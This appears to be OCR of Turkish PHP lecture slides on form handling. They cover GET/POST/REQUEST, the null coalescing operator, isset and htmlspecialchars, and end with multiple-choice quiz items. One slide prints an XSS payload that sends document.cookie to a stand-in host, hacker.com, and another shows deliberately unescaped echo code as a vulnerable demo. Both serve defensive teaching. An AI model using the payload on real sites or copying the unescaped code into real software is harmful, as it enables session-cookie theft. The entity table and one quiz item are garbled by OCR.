
```
<?php

$username = $_POST['kullanici_adi'] ?? null;

if ($username !== null && $username !== "") {
    echo "Kullanıcı adı değeri: ";
    var_dump($username);
    echo "<br>Hoş geldin, " . $username;
} else {
    echo "Lütfen formu doldurun.";
}

?>

<form method="POST">
    <input type="text" name="kullanici_adi"
    placeholder="Kullanıcı adı">
    <button type="submit">Gönder</button>
</form>
```

**OKUMA**: https://oguzcem.com/php-null-coalescing-operator/



**KOD**: php-ders-sunum-kodlari >> form_null_coalescing_operatoru.php

# Isset / ?? (Null Coalescing Operator) kullanımı



# htmlspecialchars() – Güvenlik Kalkanı

- **Neden Önemli?** Eğer kullanıcı bir yorum kutusuna `<script>alert('hack')</script>` yazarsa ve bunu direkt ekrana basarsak, her ziyaretçide o kod çalışır.
- htmlspecialchars bunu <script> şekline çevirerek sadece metin olarak görünmesini sağlar.

```
<form method="POST">
<input type="text" name="kullanici_adi" placeholder="Kullanıcı adı">
<button type="submit">Gönder</button>
</form>
```

```
$girilenDeger = $_POST['kullanici_adi'] ?? '';

echo "<h3>Kontrol yok!!! Alert verir!!!</h3>";
echo "<h3>Girilen Değer</h3>";
    echo "<pre>";
    echo "Girilen değer: " . $girilenDeger;
    echo "</pre>";
```

```
echo "<h3>htmlspecialchars() Fonksiyonu ile Kontrol</h3>";
echo "<pre>";
echo "htmlspecialchars değeri: " ;
echo htmlspecialchars($girilenDeger, ENT_QUOTES, 'UTF-8');
echo "</pre>";
echo "<h5>htmlspecialchars() fonksiyonu ile
    kontrol var!!! Alert vermez!!!</h5>";
```

| Karakter | HTML Entity Karşılığı |
|---|---|
| < | < |
| > | > |
| & | & |
| " | " |

**KOD**: php-ders-sunum-kodlari >> form_htmlspecialchars.php

# Isset ve htmlspecialchars güvenli kullanımı

- Örnek için aşağıdaki yazıyı önce *form_htmlspecialchars.php* içinde gönderin ve sayfanın yönlendirileceğini göreceksiniz.

```
<script>document.location='http:
//hacker.com/cal?cookie=' +
document.cookie</script>
```

- Sonra *form_htmlspecialchars_ve_isset.php* içinde gönderin ve sadece çıktı verecek ve sayfa istendiği gibi yönlendirilecektir.

**KOD**:
php-ders-sunum-kodlari >> form_htmlspecialchars.php
php-ders-sunum-kodlari >> form_htmlspecialchars_ve_isset.php

# Alınan değerin Tür dönüşümü

- Formlardan gelen veriler varsayılan olarak **"string" (metin)** gelir.
- Tür dönüşümü ile kontrol edilmesi veya tür dönüşümü yapılması, çalışma açısından önemlidir.
- PHP, aritmetik işlem sırasında **Otomatik Tür Dönüşümü** yaparak bunları sayıya çevirir.

**KOD**: php-ders-sunum-kodlari >>formlar_baslangic_POST.php
php-ders-sunum-kodlari >> formlar_baslangic_GET.php

# Php veri alma

- **$_GET** süper globali ile URL üzerinden veri alınabilir.
- **$_POST** süper globali ile form verileri alınabilir.
- **$_REQUEST** süper globali ile hem GET hem POST verileri alınabilir.

| Kullanım | Açıklama |
|---|---|
| `$_GET` | URL üzerinden gelen verileri alır |
| `$_POST` | Form POST verilerini alır |
| `$_REQUEST` | GET + POST + COOKIE verilerini alabilir |

**KOD**: php-ders-sunum-kodlari >> form_farkli_uygulamalar >> form_post_request.html, form_post_request_usage.php

# Form Uygulamalarında

- **Form verileri alınırken;**
  - $_GET süper globali ile URL üzerinden veri alınabilir.
  - $_POST süper globali ile form verileri alınabilir.
  - $_REQUEST süper globali ile hem GET hem POST verileri alınabilir.
- **Form verileri gönderilirken;**
  - Formun action özelliği ile verilerin gönderileceği dosya belirtilir.
  - Formun method özelliği ile verilerin nasıl gönderileceği (GET veya POST) belirlenir.
- **Form verileri işlenirken;**
  - Veriler süper global değişkenler aracılığıyla alınır.
  - Verilerin güvenliği için htmlspecialchars() gibi fonksiyonlar kullanılabilir.
  - Verilerin türü gerektiğinde dönüştürülebilir (örneğin, (int) ile tam sayıya dönüştürme).

**KOD**: php-ders-sunum-kodlari >> form_farkli_uygulamalar >> form_post_request.html, form_post_request_usage.php

# Get/Post/Request kıyaslaması

| $_GET | $_POST | $_REQUEST |
|---|---|---|
| URL üzerinden veri alır. | Form verilerini alır. | Hem GET hem POST verilerini alır. |
| Veriler URL'de görünür. | Veriler URL'de görünmez. | Veriler URL'de görünmez (POST verileri için). |
| Veri uzunluğu sınırlıdır (genellikle 2048 karakter). | Veri uzunluğu sınırlı değildir (sunucu yapılandırmasına bağlı olarak). | Veri uzunluğu sınırlı değildir (sunucu yapılandırmasına bağlı olarak). |

**KOD**: php-ders-sunum-kodlari >> form_farkli_uygulamalar >> form_post_request.html, form_post_request_usage.php

# FORM süreç

```
<form method="GET" action="formlar_baslangic_GET.php">
    <label>1. Sayı:</label><br>
    <input type="number" name="sayi1" required><br>
    <label>2. Sayı:</label><br>
    <input type="number" name="sayi2" required><br><br>

    <input type="submit" value="Topla">
</form>
<?php
// Formun gönderilip gönderilmediğini kontrol edelim
if (isset($_GET['sayi1']) && isset($_GET['sayi2'])) {

    // Formdan gelen verileri değişkenlere atayalım
    $s1 = $_GET['sayi1'];
    $s2 = $_GET['sayi2'];

    // Aritmetik toplama işlemi
    $toplam = $s1 + $s2;

    // Sonucu HTML içine birleştirerek yazdıralım
    echo "<h3>İşlem Sonucu</h3>";
    echo "<p>$s1 + $s2 = <b>$toplam</b></p>";
}
?>
```

**KOD**: php-ders-sunum-kodlari >>formlar_baslangic_POST.php
php-ders-sunum-kodlari >> formlar_baslangic_GET.php

# FORM ÖRNEK

## POST

```
<!DOCTYPE html>
<html>
    <head><title>Formlar ve POST Metodu</title></head>
<body>
    <form method="" action="formlar_baslangic_POST.php">
        <label>1. Sayı:</label><br>
        <input type="number" name="sayi1" required><br>
        <label>2. Sayı:</label><br>
        <input type="number" name="sayi2" required><br><br>

        <input type="submit" value="Topla">
    </form>
    <?php
    // Formun gönderilip gönderilmediğini kontrol edelim
    if (isset($_POST['sayi1']) && isset($_POST['sayi2'])) {

        // Formdan gelen verileri değişkenlere atayalım
        $s1 = $_POST['sayi1'];
        $s2 = $_POST['sayi2'];

        // Aritmetik toplama işlemi
        $toplam = $s1 + $s2;

        // Sonucu HTML içine birleştirerek yazdıralım
        echo "<h3>İşlem Sonucu</h3>";
        echo "<p>$s1 + $s2 = <b>$toplam</b></p>";
    }
    ?>

</body>
</html>
```

## GET

```
<!DOCTYPE html>
<html>
    <head><title>Formlar ve GET Metodu</title></head>
<body>
    <form method="GET" action="formlar_baslangic_GET.php">
        <label>1. Sayı:</label><br>
        <input type="number" name="sayi1" required><br>
        <label>2. Sayı:</label><br>
        <input type="number" name="sayi2" required><br><br>

        <input type="submit" value="Topla">
    </form>
    <?php
    // Formun gönderilip gönderilmediğini kontrol edelim
    if (isset($_GET['sayi1']) && isset($_GET['sayi2'])) {

        // Formdan gelen verileri değişkenlere atayalım
        $s1 = $_GET['sayi1'];
        $s2 = $_GET['sayi2'];

        // Aritmetik toplama işlemi
        $toplam = $s1 + $s2;

        // Sonucu HTML içine birleştirerek yazdıralım
        echo "<h3>İşlem Sonucu</h3>";
        echo "<p>$s1 + $s2 = <b>$toplam</b></p>";
    }
    ?>

</body>
</html>
```

# SORULAR

**Soru 1:**

Kullanıcı Kayıt Özeti

**Senaryo:** Bir kayıt formundan gelen "Kullanıcı Adı" ve "Şehir" bilgilerini ekrana yazdırmanız isteniyor. Kullanıcının HTML kodları girerek sayfayı bozmasını engellemelisiniz.

**Soru 2:**

Dinamik Ürün Hesaplama (Tür Dönüşümü Odaklı)

**Senaryo:** Bir hırdavat dükkanı için basit bir hesaplama aracı yapman gerekiyor. Kullanıcı bir ürünün adını, kaç adet almak istediğini ve birim fiyatını (ondalık sayı olabilir) forma girecek. Ödenecek bedeli hesaplayınız.

# SORULAR

**Soru 3:**

Sepet Tutarı Hesaplama (Tür Dönüşümü Odaklı)

**Senaryo:** Bir e-ticaret sitesinde kullanıcı ürün adedini seçiyor. Gelen "adet" bilgisini birim fiyat olan **50 TL** ile çarpıp toplam sonucu göstermeniz gerekiyor.

**Soru 4:**

# SORU - 1

Bir HTML formundaki verilerin URL çubuğunda görünmeden, daha güvenli bir şekilde sunucuya gönderilmesi için hangi 'method' değeri kullanılmalıdır?

A. POST

B. REQUEST

C. GET

D. SEND

# SORU - 2

Formdan gelen verileri ekrana basarken htmlspecialchars() kullanmanın temel amacı nedir?

A. Tarayıcıda kötü niyetli kodların (XSS) çalışmasını önlemek

B. Dosya yükleme boyutunu sınırlamak

C. Verinin türünü string'den integer'a çevirmek

D. Veritabanına veriyi daha hızlı kaydetmek

# SORU - 3

```
$kullanici = $_POST['user'] ?? 'Misafir';
```

**Bu satırda kullanılan '??' (Null Coalescing) operatörünün tam görevi nedir?**

A. Değişken boş (empty) ise varsayılan değer atar.

B. Veriyi veritabanına kaydeder.

C. Değişken tanımlı değilse veya null ise varsayılan bir değer atar.

D. Veriyi otomatik olarak htmlspecialchars() fonksiyonundan geçirir.

# SORU - 4

```
$input = "alert(1)";
echo htmlspecialchars($input);
```

**Bu kodun tarayıcıdaki çıktısı ne olur?**

A. Boş bir ekran görünür.

B. Hata mesajı görünür.

C. alert(1) uyarısı çıkar.

D. <script>alert(1)</script>

# SORU - 5

Formda 'method="GET"' kullanıldığında verilere hangi süper küresel dizi ile erişilir?

A. $_SESSION

B. $_REQUEST

C. $_POST

D. $_GET

# SORU - 6

```
$deger = "0";
$sonuc = $deger ?? "Varsayılan";
```

**$sonuc değişkeninin son değeri ne olur?**

A. "0"

B. null

C. 0 (Integer)

D. "Varsayılan"

# SORU - 7

Aşağıdaki kodun çıktısı nedir?

```
$x = null;
echo $x ?? $y ?? "Bilinmiyor";
```

A. Hata (Notice) verir

B. "Bilinmiyor"

C. null

D. Boş bir çıktı

# SORU - 8

Bir form input'unda 'name' özniteliği (attribute) tanımlanmazsa PHP tarafında ne olur?

A. Veri boş olarak gönderilir.

B. PHP hata verir.

C. Veri 'id' değerine göre gönderilir.

D. Veri PHP'ye hiç gönderilmez.

# SORU - 9

isset() fonksiyonu aynı anda birden fazla değişkeni kontrol edebilir mi?

A. Sadece dizileri kontrol edebilir.

B. Evet, virgülle ayrılan tüm değişkenler tanımlıysa true döner.

C. Sadece iki değişkeni kontrol edebilir.

D. Hayır, her değişken için ayrı isset() yazılmalıdır.

# SORU – SINIF ÇALIŞMASI

- Bir web sitesi için 'İletişim' sayfası hazırlamanız isteniyor. Kullanıcıdan **Ad-Soyad**, **E-posta** ve **Mesaj** bilgilerini alan bir HTML formu oluşturun. Form gönderildiğinde verileri sonuc.php dosyasına POST yöntemiyle ileten ve bu dosyada gelen verileri ekrana yazdıran PHP kodlarını yazınız.

**KOD:**

- php-ders-sunum-kodlari >> form_iletisimFormu.php
- php-ders-sunum-kodlari >> form_iletisiFormu_islem.php